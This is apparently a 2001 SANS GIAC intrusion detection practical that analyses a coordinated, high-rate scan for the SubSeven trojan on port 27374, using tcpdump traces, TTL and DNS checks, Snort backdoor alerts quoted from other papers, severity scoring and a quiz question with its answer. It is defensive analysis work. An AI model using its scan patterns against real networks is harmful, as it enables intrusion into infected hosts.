Global Information Assurance Certification Paper

Vernon Stark
Intrusion Detection Practical Version 2.9
SANS 2001, Baltimore, Maryland

Assignment 1 - Network Detects
Detect 1

Fast/Noisy SubSeven Scan

The following trace was generated using tcpdump. Only a small portion of the over 100,000 packets received during this attack are shown. These packets are from initial portion of the attack.

12:16:31.150575 24.189.105.187.4333 > my.net.112.44.27374: S 542724472:542724472(0) win 16384 <mss 1460,nop,nop,sackOK> (DF) (ttl 117, id 13444)
12:16:31.160575 24.189.105.187.4334 > my.net.112.45.27374: S 542768141:542768141(0) win 16384 <mss 1460,nop,nop,sackOK> (DF) (ttl 117, id 13445)
12:16:31.170575 24.3.50.252.1757 > my.net.19.178.27374: S 681372183:681372183(0) win 16384 <mss 1460,nop,nop,sackOK> (DF) (ttl 117, id 54912)
12:16:31.170575 24.240.136.48.4939 > my.net.11.19.27374: S 3019773591:3019773591(0) win 16384 <mss 1460,nop,nop,sackOK> (DF) (ttl 117, id 39621)
12:16:31.170575 24.189.105.187.4335 > my.net.112.46.27374: S 542804226:542804226(0) win 16384 <mss 1460,nop,nop,sackOK> (DF) (ttl 117, id 13446)
12:16:31.170575 24.3.49.102.4658 > my.net.5.88.27374: S 55455482:55455482(0) win 8192 <mss 1460,nop,nop,sackOK> (DF) (ttl 117, id 8953)
12:16:31.170575 24.3.50.252.1759 > my.net.19.180.27374: S 681485650:681485650(0) win 16384 <mss 1460,nop,nop,sackOK> (DF) (ttl 117, id 54914)
12:16:31.170575 24.3.49.102.4659 > my.net.5.89.27374: S 55455483:55455483(0) win 8192 <mss 1460,nop,nop,sackOK> (DF) (ttl 117, id 9209)
12:16:31.170575 24.3.50.252.1760 > my.net.19.181.27374: S 681550782:681550782(0) win 16384 <mss 1460,nop,nop,sackOK> (DF) (ttl 117, id 54915)
12:16:31.170575 24.3.49.102.4660 > my.net.5.90.27374: S 55455484:55455484(0) win 8192 <mss 1460,nop,nop,sackOK> (DF) (ttl 117, id 9465)
12:16:31.170575 24.3.50.252.1761 > my.net.19.182.27374: S 681607688:681607688(0) win 16384 <mss 1460,nop,nop,sackOK> (DF) (ttl 117, id 54916)
12:16:31.170575 24.3.49.102.4661 > my.net.5.91.27374: S 55455485:55455485(0) win 8192 <mss 1460,nop,nop,sackOK> (DF) (ttl 117, id 9721)
12:16:31.170575 24.3.49.102.4662 > my.net.5.92.27374: S 55455485:55455485(0) win 8192 <mss 1460,nop,nop,sackOK> (DF) (ttl 117, id 9977)
12:16:31.170575 24.240.136.48.4938 > my.net.11.18.27374: S 3019716038:3019716038(0) win 16384 <mss 1460,nop,nop,sackOK> (DF) (ttl 117, id 39620)
12:16:31.170575 24.3.49.102.4663 > my.net.5.93.27374: S 55455486:55455486(0) win 8192 <mss 1460,nop,nop,sackOK> (DF) (ttl 117, id 10233)
12:16:31.170575 24.186.198.134.4005 > my.net.64.250.27374: S 4143407199:4143407199(0) win 16384 <mss 1436,nop,nop,sackOK> (DF) (ttl 117, id 52269)

12:16:31.170575 65.25.190.196.4539 > my.net.29.234.27374: S 7852743:7852743(0) win 8192 <mss 1460,nop,nop,sackOK> (DF) (ttl 106, id 59544)
12:16:31.170575 24.240.136.48.4940 > my.net.11.20.27374: S 3019818515:3019818515(0) win 16384 <mss 1460,nop,nop,sackOK> (DF) (ttl 117, id 39622)
12:16:31.170575 24.240.136.48.4941 > my.net.11.21.27374: S 3019852689:3019852689(0) win 16384 <mss 1460,nop,nop,sackOK> (DF) (ttl 117, id 39623)
12:16:31.170575 24.240.136.48.4942 > my.net.11.22.27374: S 3019891294:3019891294(0) win 16384 <mss 1460,nop,nop,sackOK> (DF) (ttl 117, id 39624)
12:16:31.170575 24.240.136.48.4943 > my.net.11.23.27374: S 3019939523:3019939523(0) win 16384 <mss 1460,nop,nop,sackOK> (DF) (ttl 117, id 39625)
12:16:31.170575 24.3.50.252.1762 > my.net.19.183.27374: S 681654473:681654473(0) win 16384 <mss 1460,nop,nop,sackOK> (DF) (ttl 117, id 54917)
12:16:31.170575 24.240.136.48.4944 > my.net.11.24.27374: S 3020003892:3020003892(0) win 16384 <mss 1460,nop,nop,sackOK> (DF) (ttl 117, id 39626)
12:16:31.170575 24.3.50.252.1763 > my.net.19.184.27374: S 681703209:681703209(0) win 16384 <mss 1460,nop,nop,sackOK> (DF) (ttl 117, id 54918)
12:16:31.170575 24.3.50.252.1764 > my.net.19.185.27374: S 681761731:681761731(0) win 16384 <mss 1460,nop,nop,sackOK> (DF) (ttl 117, id 54919)
12:16:31.170575 24.3.50.252.1765 > my.net.19.186.27374: S 681796253:681796253(0) win 16384 <mss 1460,nop,nop,sackOK> (DF) (ttl 117, id 54920)
12:16:31.170575 24.3.50.252.1766 > my.net.19.187.27374: S 681841529:681841529(0) win 16384 <mss 1460,nop,nop,sackOK> (DF) (ttl 117, id 54921)
12:16:31.170575 24.3.50.252.1767 > my.net.19.188.27374: S 681901085:681901085(0) win 16384 <mss 1460,nop,nop,sackOK> (DF) (ttl 117, id 54922)
12:16:31.170575 24.3.50.252.1768 > my.net.19.189.27374: S 681959834:681959834(0) win 16384 <mss 1460,nop,nop,sackOK> (DF) (ttl 117, id 54923)
12:16:31.170575 24.3.50.252.1769 > my.net.19.190.27374: S 682005861:682005861(0) win 16384 <mss 1460,nop,nop,sackOK> (DF) (ttl 117, id 54924)
12:16:31.170575 65.8.89.86.2484 > my.net.98.145.27374: S 17489756:17489756(0) win 8192 <mss 1460,nop,nop,sackOK> (DF) (ttl 118, id 26284)
12:16:31.170575 65.25.190.196.4540 > my.net.29.235.27374: S 7852744:7852744(0) win 8192 <mss 1460,nop,nop,sackOK> (DF) (ttl 106, id 59800)
12:16:31.170575 24.240.136.48.4945 > my.net.11.25.27374: S 3020041383:3020041383(0) win 16384 <mss 1460,nop,nop,sackOK> (DF) (ttl 117, id 39627)
12:16:31.170575 24.189.105.187.4336 > my.net.112.47.27374: S 542851259:542851259(0) win 16384 <mss 1460,nop,nop,sackOK> (DF) (ttl 117, id 13447)
12:16:31.180575 24.240.136.48.4946 > my.net.11.26.27374: S 3020075157:3020075157(0) win 16384 <mss 1460,nop,nop,sackOK> (DF) (ttl 117, id 39628)
12:16:31.180575 65.14.204.133.2203 > my.net.42.51.27374: S 3261508892:3261508892(0) win 16384 <mss 1460,nop,nop,sackOK> (DF) (ttl 117, id 40307)

1. Source of Trace:

My network.

2. Detect Generated By:

The Shadow Intrusion Detection System Generated this detect. tcpdump was used to generate the trace shown previously.

3. Probability the source addresses are spoofed:

Probably not spoofed. The reasons I conclude this are as follows. First, I did DNS lookups on 16 of the source addresses. Fifteen of the 16 resolve to actual hosts as shown in the table below. Only the second name does not resolve to an actual host. This certainly is not proof that the source addresses are not spoofed since an attacker could choose to use only spoofed addresses that resolve to real hosts. However, it is one piece of evidence to consider in evaluating whether or not the source addresses are spoofed.

IP ADDRESS	Host Name from nslookup command
24.3.49.102	cc18270-a.essx1.md.home.com
24.3.50.252	Non-existent host/domain
24.18.187.208	c1582436-a.elvrpl1.oh.home.com
24.44.131.202	ool-182c83ca.dyn.optonline.net
24.102.115.10	cr981977-a.ym1.on.wave.home.com
24.147.220.112	h0010b58b0cdf.ne.mediaone.net
24.186.198.134	ool-18bac686.dyn.optonline.net
24.189.105.187	ool-18bd69bb.dyn.optonline.net
24.218.37.38	h00010228c1ef.ne.mediaone.net
24.240.136.48	24-240-136-48.hsacorp.net
63.124.244.242	host65-242.prestige.net
65.8.89.86	cc28227-c.etntwn1.nj.home.com
65.14.163.49	cp160791-a.mtgmry1.md.home.com
65.14.204.133	cx502763-a.nwptn1.va.home.com
65.25.190.196	mke-65-25-190-196.wi.rr.com
66.30.108.110	h00207816c05f.ne.mediaone.net

Another factor which suggests the source addresses are probably not spoofed is the fact that the TTLs are quite reasonable for these hosts. The table below shows the TTLs of the packets arriving from these source addresses. For comparison, the table also shows TTLs of other packets arriving from networks which share the same first and second numbers in the source address. For example, the comparison TTLs for the 24.3.49.102 source address were obtained from various packets arriving at my network with source addresses of 24.3.X.Y where X and Y can take on any values. This methodology will not result in perfect TTLs to use for comparison since packets arriving from, for example, 24.3.1.10 can have different hop counts than packets arriving from 24.3.49.102. However, source hosts that share the same first two fields of the IP number may be in close proximity and may have similar TTLs. A traceroute could be used but was not employed here in order to ensure that activity originating from my network was not misinterpreted as an attacker gathering reconnaissance information.

The table below shows that the observed TTLs from the hostile activity are roughly the same as observed from other hosts with similar source addresses. For example, the TTL for the 24.3.49.102 packets is 117. Assuming the packet originally had a TTL of 128, this means that the packet traversed 11 hops (128 - 117) before arriving at my sensor. Other packets from 24.3.X.Y arrived with TTLs of 53, 117, and 244. Assuming original TTLs of 64, 128, and 255 respectively for these packets, we see that the hop count for these packets is also 11 (64-53=11, 128-117=11, 255-244=11). In this case there is no difference between the hop counts observed for 24.3.49.102 and similar source addresses of the form 24.3.X.Y. The table indicates that hop counts observed for the hostile traffic range from 9 to 22. Moreover, the difference between observed hop counts for the hostile traffic and the observed hop counts for traffic from similar source addresses (see the second to the last column) are most often zero or 1 with some as high as 3. Given that the range of hop counts is 9 to 22 and that the largest discrepancy in hop counts between the hostile traffic and traffic from similar source addresses is 3, it's clear that the traffic from similar source addresses predicts the major trends in TTLs for the hostile traffic. Therefore, I conclude that the observed TTLs for the hostile traffic are reasonable.

IP	TTL	TTLs from other traffic	Discrepancy	Hops
24.3.49.102	117	53, 117, 244	0	11
24.3.50.252	117	53, 117, 244	0	11
24.18.187.208	116	245	2	12
24.44.131.202	117	117	0	11
24.102.115.10	110-114	113, 241	0-3	14-18
24.147.220.112	111	47, 238	0	17
24.186.198.134	117	117	0	11
24.189.105.187	117	118	1	11
24.218.37.38	112	111	1	16
24.240.136.48	117	115	2	11
63.124.244.242	117	no data available		
65.8.89.86	118	21, 51, 53, 117, 118	1-3	10
65.14.163.49	119	117	2	9
65.14.204.133	117	117	0	11
65.25.190.196	106	103	3	22
66.30.108.110	112	no data available		

Another factor that suggests the source addresses are probably not spoofed is the fact that the attacker can extract useful information from the responses (if any) to this scan. The port scanned is 27374 which is generally associated with the SubSeven Trojan. If any hosts on my network are infected with the SubSeven Trojan, they will be listening on port 27374 and will respond to the initial SYN packet with a SYN-ACK. The attacker can then complete the three-way handshake and have a very powerful Remote Administration Tool (Reference 1), i.e. control the infected host. Since useful reconnaissance information can be obtained by receiving the responses of these scans, the source addresses are probably not spoofed.

In summary, since the TTLs appear to be correct for the source addresses, 15 out of 16 source addresses resolve to real hosts (additional analysis suggests this is a coordinated scan by real

hosts, see below), and the ability to receive any responses to the scan provides useful information to an attacker, I conclude that the source addresses are probably not spoofed. Spoofed source addresses are typical for a Distributed Denial of Service (DDOS) attack (References 2 and 3). This attack does have some flavor of a DDOS since the peak bandwidth utilization is so high. However, the attack probably has more of a flavor of a SubSeven Trojan scan where source addresses are generally unlikely to be spoofed so that the scanning host can receive the responses and determine which hosts may be infected with the SubSeven Trojan.


4. Description of the attack:

The attack is a very fast and noisy scan for the SubSeven Trojan and shares some of the characteristics of a DDOS attack. In a SubSeven Trojan scan, an attacker will send an initial TCP packet to port 27374 with the SYN flag set. If the receiving host is infected with the trojan, it will respond with a SYN-ACK. The attacker can then complete the three-way-handshake with an ACK and control the remote host using the many capabilities provided by the SubSeven Trojan. The CAN (Candidate for Inclusion in the Common Vulnerabilities and Exposures list) designation for having a Trojan Horse installed on a system is CAN-1999-0660.

The characteristics this attack shares with a DDOS is the fact that (apparently) multiple hosts were targeting my network with a very high volume of packets. As the list above indicates, at least 16 hosts were simultaneously scanning my network. The number of 27374 port scan packets arriving per second at my network as a function of time is shown in the plot below. In this plot, the horizontal axis shows time in seconds with time starting at 12:16:00. As this plot indicates, the number of TCP SYN packets directed at port 27374 abruptly increases to over 4000 per second at about 12:16:30. The tcpdump output indicates that no packets are directed at port 27374 for over 4 minutes before the start of this attack. However, abruptly at 12:16:31.150575, packets begin to arrive from multiple source addresses. The table below shows the time at which the sensor recorded the first packet from each of the 16 source addresses listed previously. As the table indicates, packets begin arriving from the various hosts nearly simultaneously. Apparently an attacker has compromised multiple hosts and is using them to do fast, noisy SubSeven scans. The attacker could synchronize such attacks using, for example, the technique used with the Leaves worm (Reference 6) where clocks are synchronized with the U. S. Naval Observatory clock. Or, perhaps the attacker simply simultaneously sends the command to start the attack to all the compromised hosts participating in the attack.

The peak rate at which packets arrive at my network is 4456 packets per second. The rate of packet arrival is also quite variable as the plot indicates. (An important caveat is that the sensor may have dropped packets. The results herein do not account for packet loss.) The plot also indicates that the main portion of the attack lasts only about 100 seconds. There are still a lot of port scans after the first 100 seconds, but the rate drops well below the rate typical of the first 100 seconds of the attack. Consider the bandwidth consumed at the peak of this attack when packets were arriving at a rate of 4456 packets pper second. The vast majority of the packets have a datagram length of 48 bytes. Therefore, the peak bandwidth utilized by this scan is 4456 packets/second * 48 bytes/packet * 8 bits/byte = 1.71 Mbps (not counting the 18 bytes of ethernet header (14 bytes) and trailer (4 bytes)). The capacity of my network significantly exceeds 1.71 Mbps and we typically have considerable spare bandwidth so this traffic was not sufficient to result

in a DOS due to bandwidth saturation. However, this is sufficient bandwidth to result in a DOS for lower bandwidth networks. This packet rate could also result in a DOS against an intrusion detection system. For example, if Snort were running, it would be need to very rapidly log alerts and packets to keep up with the (up to) 1.71 Mbps data arrival rate.



Source IP	Time first packet arrived
24.3.49.102	12:16:31.170575
24.3.50.252	12:16:31.170575
24.18.187.208	12:16:31.190575
24.44.131.202	12:16:31.190575
24.102.115.10	12:16:31.190575
24.147.220.112	12:16:31.190575
24.186.198.134	12:16:31.170575
24.189.105.187	12:16:31.150575
24.218.37.38	12:16:31.190575
24.240.136.48	12:16:31.170575
63.124.244.242	12:16:31.180575
65.8.89.86	12:16:31.170575
65.14.163.49	12:16:31.190575
65.14.204.133	12:16:31.180575

65.25.190.196	12:16:31.170575
66.30.108.110	12:16:31.190575

When a host is attempting to establish a connection to another host, it will typically retry multiple times waiting various intervals between attempts. This behavior is illustrated by the following trace captured on a test network:

19:45:27.818080 > 10.177.133.210.1045 > 10.177.132.207.telnet: S 3897952398:3897952398(0) win 32120 <mss 1460,sackOK,timestamp 182879 0,nop,wscale 0> (DF) (ttl 64, id 81)
19:45:30.816239 > 10.177.133.210.1045 > 10.177.132.207.telnet: S 3897952398:3897952398(0) win 32120 <mss 1460,sackOK,timestamp 183179 0,nop,wscale 0> (DF) (ttl 64, id 82)
19:45:36.816235 > 10.177.133.210.1045 > 10.177.132.207.telnet: S 3897952398:3897952398(0) win 32120 <mss 1460,sackOK,timestamp 183779 0,nop,wscale 0> (DF) (ttl 64, id 83)
19:45:48.816234 > 10.177.133.210.1045 > 10.177.132.207.telnet: S 3897952398:3897952398(0) win 32120 <mss 1460,sackOK,timestamp 184979 0,nop,wscale 0> (DF) (ttl 64, id 84)

As this trace illustrates, host 10.177.133.210 is attempting to establish a telnet session with host 10.177.132.207. Host 10.177.132.207 does not respond (the host was powered down at the time). After receiving no response to the first TCP SYN packet, the host retries again after 3 seconds. It then waits 6 seconds before the third retry and 12 seconds before the fourth retry. The host continued to retry after the fourth packet, but only the first four packets are shown here. The packets shown in this particular trace were generated using a Red Hat Linux 6.2 host (10.177.133.210). Some other features of this trace to note are:

a) The source port is constant
b) The sequence numbers are constant
c) The IP identification numbers increment by 1

We can compare this trace to traffic captured during the attack to see if the packets behave as one would expect for a host attempting to establish a connection on port 27374. Traffic for this comparison was obtained using tcpdump with a filter that extracts traffic with a given source IP number and a given port number. For example, the tcpdump command

```
tcpdump -r infile -n -vv 'src host 24.3.49.102 and src port 4660'
```

(where "infile" is the name of the tcpdump format file containing all the network traffic associated with the attack) results in the following trace

12:16:31.170575 24.3.49.102.4660 > my.net.5.90.27374: S 55455484:55455484(0) win 8192 <mss 1460,nop,nop,sackOK> (DF) (ttl 117, id 9465)
12:16:34.150575 24.3.49.102.4660 > my.net.5.90.27374: S 55455484:55455484(0) win 8192 <mss 1460,nop,nop,sackOK> (DF) (ttl 117, id 18169)
12:16:40.160575 24.3.49.102.4660 > my.net.5.90.27374: S 55455484:55455484(0) win 8192 <mss 1460,nop,nop,sackOK> (DF) (ttl 117, id 29689)

12:16:52.160575 24.3.49.102.4660 > my.net.5.90.27374: S 55455484:55455484(0) win 8192 <mss 1460,nop,nop,sackOK> (DF) (ttl 117, id 57081)

This trace shares many characteristics with the trace gathered on the test network. The trace illustrates the increasing retry intervals; i.e. the packets are approximately 3, 6, and 12 seconds apart. The packets also use constant source port and sequence numbers. The IP IDs are also incrementing, but not by 1. The test system (Red Hat Linux 6.2) happens to generate IP IDs that increment by 1 for successive packets (the only packets being generated by the test system at the time were the telnet retries shown in the trace). The attacking system is busy sending TCP SYN packets to port 27374 on many systems and may also be generating other packets and has a much larger increment in IP ID numbers.

Retry times of 3, 6, and 12 seconds were observed for 3 of the source IPs. Two other source IPs had the same retry interval but only sent 3 packets instead of 4.

If this were a coordinated scan instead of simply a DOS attempt, you would expect that the various hosts doing the scanning would be assigned different IP numbers to scan. The data from five of the source IPs suggests that indeed, the hostile hosts were assigned a specific range of IPs to scan. The table below shows the range of IPs scanned by the five hosts analyzed.

SOURCE IP	Hosts Scanned			Number of hosts scanned
24.3.49.102	my.net.5.88	-	my.net.6.15	184
24.3.50.252	my.net.19.178	-	my.net.20.104	183
24.18.187.208	my.net.8.234	-	my.net.9.117	140
24.44.131.202	my.net.33.91	-	my.net.34.1	167
24.102.115.10	my.net.129.164	-	my.net.130.91	184

As this table indicates, these five attacking hosts scanned hosts with successive IP numbers that did not overlap. Additional analysis of the range of IP numbers scanned by other hosts is required to be conclusive, but this analysis suggests that the attack was coordinated and that each host is assigned a specific range of IP addresses to scan.

Another interesting characteristic of the attacking hosts is the various options used. Values for two of these options are listed below for ten of the attacking hosts:

IP	WIN	MSS
24.3.49.102	8192	1460
24.3.50.252	16384	1460
24.18.187.208	65535	1460
24.44.131.202	8192	1460
24.102.115.10	16384	1460
24.147.220.112	45680	1460
24.186.198.134	16384	1436
24.189.105.187	16384	1460
24.218.37.38	8192	1460
24.240.136.48	16384	1460

As this table indicates, the maximum segment size is generally 1460, although one host advertises a size of 1436. Window sizes observed are 8192, 16384, 45680, and 65535. This further suggests that the source IPs are not spoofed but rather are real hosts with varying characteristics.

As mentioned above, the IP identification numbers of the packets are expected to increment with successive packets unless packet crafting is involved. The IP ID numbers were examined for six of the attacking source IPs. The packets from three of the attacking hosts had IP ID numbers that increment by 1 between successive packets. Three others had IP ID numbers that increment by 256 between successive packets. I observed IP ID increments of 1 with a Red Hat Linux 6.2 host. Perhaps other hosts generate IP IDs that increment by 256. Another possibility is that the hosts generating packets with IP IDs that increment by 256 were scanning other networks so that every 256th packet is targeted at my network.

An examination of the port numbers and TCP sequence numbers used by three of the attacking hosts also suggests that the packets are from discrete hosts simply trying to establish a connection to port 27374. The port numbers typically increment by 1 between successive packets and sequence numbers also increment between successive packets. (except for the retry packets which, as expected, reuse the port number and sequence number). Sequence numbers for two of the three systems typically incremented by 1 while the third system had large, possibly pseudo-random increments in sequence number.

The characteristics of the port numbers, sequence numbers, retry packets, window sizes, TTLs, range of IP numbers scanned by each system, etc., all suggests that the attack was generated by multiple hosts and that the attack was coordinated.

5. Attack mechanism:

A SubSeven Trojan scan is conducted by sending a TCP SYN packet to port 27374. If a host is infected with the trojan, it will respond with a SYN-ACK. The attacker can then complete the three-way-handshake by sending an ACK and control the remote host. The scan also appears to be a coordinated scan with at least 16 hosts simultaneously participating in the scan. This results in utilization of significant bandwidth and a very high rate of arrival of packets. Depending upon the amount of network traffic associated with the attack and the available network bandwidth, such an attack could result in a DOS due to the large amount of network bandwidth consumed. It could also result in a DOS of the IDS if the rate of arrival of packets exceeds the ability of the IDS to process the packets (e.g. to generate alerts and log the offending packets).

6. Correlations:

Scans for the SubSeven Trojan are quite common. For example, Fred Portney (Reference 4) includes a port 27374 scan in his practical. Some of his trace is shown below. This trace shows a single host scanning for the trojan whereas my scan was (apparently) from multiple hosts.

The following trace is from Reference 4.

29 [212.252.28.163] [MY.NET.211.1] 62 3:16:20.062 2.980.694 02/19/2001 08:34:18 PM TCP: D=27374 S=3368 SYN SEQ=3605236 LEN=0 WIN=8192
30 [212.252.28.163] [MY.NET.211.1] 62 3:16:26.083 6.020.866 02/19/2001 08:34:24 PM TCP: D=27374 S=3368 SYN SEQ=3605236 LEN=0 WIN=8192
31 [212.252.28.163] [MY.NET.211.1] 62 3:16:38.148 12.064.969 02/19/2001 08:34:36 PM TCP: D=27374 S=3368 SYN SEQ=3605236 LEN=0 WIN=8192
32 [212.252.28.163] [MY.NET.211.2] 62 3:17:02.275 24.126.943 02/19/2001 08:35:00 PM TCP: D=27374 S=3385 SYN SEQ=3650381 LEN=0 WIN=8192
33 [212.252.28.163] [MY.NET.211.2] 62 3:17:05.258 2.982.916 02/19/2001 08:35:03 PM TCP: D=27374 S=3385 SYN SEQ=3650381 LEN=0 WIN=8192
34 [212.252.28.163] [MY.NET.211.2] 62 3:17:11.238 5.979.685 02/19/2001 08:35:09 PM TCP: D=27374 S=3385 SYN SEQ=3650381 LEN=0 WIN=8192
35 [212.252.28.163] [MY.NET.211.2] 62 3:17:23.271 12.033.532 02/19/2001 08:35:21 PM TCP: D=27374 S=3385 SYN SEQ=3650381 LEN=0 WIN=8192
36 [212.252.28.163] [MY.NET.211.3] 62 3:17:47.439 24.168.174 02/19/2001 08:35:45 PM TCP: D=27374 S=3409 SYN SEQ=3695526 LEN=0 WIN=8192
37 [212.252.28.163] [MY.NET.211.3] 62 3:17:50.359 2.919.942 02/19/2001 08:35:48 PM TCP: D=27374 S=3409 SYN SEQ=3695526 LEN=0 WIN=8192
38 [212.252.28.163] [MY.NET.211.3] 62 3:17:56.537 6.177.675 02/19/2001 08:35:54 PM TCP: D=27374 S=3409 SYN SEQ=3695526 LEN=0 WIN=8192
39 [212.252.28.163] [MY.NET.211.3] 62 3:18:08.484 11.947.492 02/19/2001 08:36:06 PM TCP: D=27374 S=3409 SYN SEQ=3695526 LEN=0 WIN=8192

Another trace from the practical of Shong Chong (Reference 5) is shown below. Again, this trace shows a single host doing the scan.

```
[**] IDS279 - BACKDOOR ATTEMPT-Subseven v2.1 [**]
10/09-16:07:29.531459 24.69.154.150:2461-> xxx.xxx.xxx.xxx:27374
TCP TTL:115 TOS:0x0 ID:53527 DF
**S***** Seq: 0x13584E Ack: 0x0 Win: 0x2000
TCP Options => MSS: 1460 NOP NOP SackOK

[**] IDS279 - BACKDOOR ATTEMPT-Subseven v2.1 [**]
10/09-16:07:30.301525 24.69.154.150:2461-> xxx.xxx.xxx.xxx:27374
TCP TTL:115 TOS:0x0 ID:56087 DF
**S***** Seq: 0x13584E Ack: 0x0 Win: 0x2000
TCP Options => MSS: 1460 NOP NOP SackOK

[**] IDS279 - BACKDOOR ATTEMPT-Subseven v2.1 [**]
10/09-16:07:30.979470 24.69.154.150:2461-> xxx.xxx.xxx.xxx:27374
TCP TTL:115 TOS:0x0 ID:61207 DF
**S***** Seq: 0x13584E Ack: 0x0 Win: 0x2000
TCP Options => MSS: 1460 NOP NOP SackOK
```

7. Evidence of active targeting:

Yes. Over 100,000 packets hit my network in roughly 100 seconds.

8. Severity:

Criticality:	4	The attack targeted my entire network including DNS servers and firewall.
Lethality:	5	If the scan is successful in locating a compromised system, the attacker would have full control of the system. Also, if the attacker was able to saturate the network bandwidth, the attack could result in a denial of service for the entire network.
System CM:	4	Modern operating system with most patches applied. Host-based virus scanning software deployed.
Network CM:		4 Restrictive firewall that blocked the vast majority of the packets.

Severity = (4 + 5) - (4 + 4) = 1

9. Defensive recommendation:

The firewall policy should be more restrictive. Currently TCP SYN packets with destination ports greater than 1024 are allowed to certain hosts. The firewall should be modified to stop all TCP SYN packets with destination ports greater than 1024.

10. Test question:

What is (are) possible explanation(s) for the following trace? Note that this trace only shows a very small portion of the traffic associated with this attack. The trace is representative of the traffic during the attack.

a) Attempt to create a denial of service by consuming network bandwidth
b) Attempted denial of service against the intrusion detection system
c) Fast, nosy scan for the SubSeven Trojan
d) All of the above

Answer: d

12:16:31.150575 24.189.105.187.4333 > my.net.112.44.27374: S 542724472:542724472(0) win 16384 <mss 1460,nop,nop,sackOK> (DF) (ttl 117, id 13444)
12:16:31.160575 24.189.105.187.4334 > my.net.112.45.27374: S 542768141:542768141(0) win 16384 <mss 1460,nop,nop,sackOK> (DF) (ttl 117, id 13445)
12:16:31.170575 24.3.50.252.1757 > my.net.19.178.27374: S 681372183:681372183(0) win 16384 <mss 1460,nop,nop,sackOK> (DF) (ttl 117, id 54912)
12:16:31.170575 24.240.136.48.4939 > my.net.11.19.27374: S 3019773591:3019773591(0) win 16384 <mss 1460,nop,nop,sackOK> (DF) (ttl 117, id 39621)
12:16:31.170575 24.189.105.187.4335 > my.net.112.46.27374: S 542804226:542804226(0) win 16384 <mss 1460,nop,nop,sackOK> (DF) (ttl 117, id 13446)
12:16:31.170575 24.3.49.102.4658 > my.net.5.88.27374: S 55455482:55455482(0) win 8192 <mss 1460,nop,nop,sackOK> (DF) (ttl 117, id 8953)

12:16:31.170575 24.3.50.252.1759 > my.net.19.180.27374: S 681485650:681485650(0) win 16384 <mss 1460,nop,nop,sackOK> (DF) (ttl 117, id 54914)
12:16:31.170575 24.3.49.102.4659 > my.net.5.89.27374: S 55455483:55455483(0) win 8192 <mss 1460,nop,nop,sackOK> (DF) (ttl 117, id 9209)
12:16:31.170575 24.3.50.252.1760 > my.net.19.181.27374: S 681550782:681550782(0) win 16384 <mss 1460,nop,nop,sackOK> (DF) (ttl 117, id 54915)
12:16:31.170575 24.3.49.102.4660 > my.net.5.90.27374: S 55455484:55455484(0) win 8192 <mss 1460,nop,nop,sackOK> (DF) (ttl 117, id 9465)
12:16:31.170575 24.3.50.252.1761 > my.net.19.182.27374: S 681607688:681607688(0) win 16384 <mss 1460,nop,nop,sackOK> (DF) (ttl 117, id 54916)
12:16:31.170575 24.3.49.102.4661 > my.net.5.91.27374: S 55455485:55455485(0) win 8192 <mss 1460,nop,nop,sackOK> (DF) (ttl 117, id 9721)
12:16:31.170575 24.3.49.102.4662 > my.net.5.92.27374: S 55455485:55455485(0) win 8192 <mss 1460,nop,nop,sackOK> (DF) (ttl 117, id 9977)
12:16:31.170575 24.240.136.48.4938 > my.net.11.18.27374: S 3019716038:3019716038(0) win 16384 <mss 1460,nop,nop,sackOK> (DF) (ttl 117, id 39620)
12:16:31.170575 24.3.49.102.4663 > my.net.5.93.27374: S 55455486:55455486(0) win 8192 <mss 1460,nop,nop,sackOK> (DF) (ttl 117, id 10233)
12:16:31.170575 24.186.198.134.4005 > my.net.64.250.27374: S 4143407199:4143407199(0) win 16384 <mss 1436,nop,nop,sackOK> (DF) (ttl 117, id 52269)
12:16:31.170575 65.25.190.196.4539 > my.net.29.234.27374: S 7852743:7852743(0) win 8192 <mss 1460,nop,nop,sackOK> (DF) (ttl 106, id 59544)
12:16:31.170575 24.240.136.48.4940 > my.net.11.20.27374: S 3019818515:3019818515(0) win 16384 <mss 1460,nop,nop,sackOK> (DF) (ttl 117, id 39622)
12:16:31.170575 24.240.136.48.4941 > my.net.11.21.27374: S 3019852689:3019852689(0) win 16384 <mss 1460,nop,nop,sackOK> (DF) (ttl 117, id 39623)
12:16:31.170575 24.240.136.48.4942 > my.net.11.22.27374: S 3019891294:3019891294(0) win 16384 <mss 1460,nop,nop,sackOK> (DF) (ttl 117, id 39624)
12:16:31.170575 24.240.136.48.4943 > my.net.11.23.27374: S 3019939523:3019939523(0) win 16384 <mss 1460,nop,nop,sackOK> (DF) (ttl 117, id 39625)
12:16:31.170575 24.3.50.252.1762 > my.net.19.183.27374: S 681654473:681654473(0) win 16384 <mss 1460,nop,nop,sackOK> (DF) (ttl 117, id 54917)
12:16:31.170575 24.240.136.48.4944 > my.net.11.24.27374: S 3020003892:3020003892(0) win 16384 <mss 1460,nop,nop,sackOK> (DF) (ttl 117, id 39626)
12:16:31.170575 24.3.50.252.1763 > my.net.19.184.27374: S 681703209:681703209(0) win 16384 <mss 1460,nop,nop,sackOK> (DF) (ttl 117, id 54918)
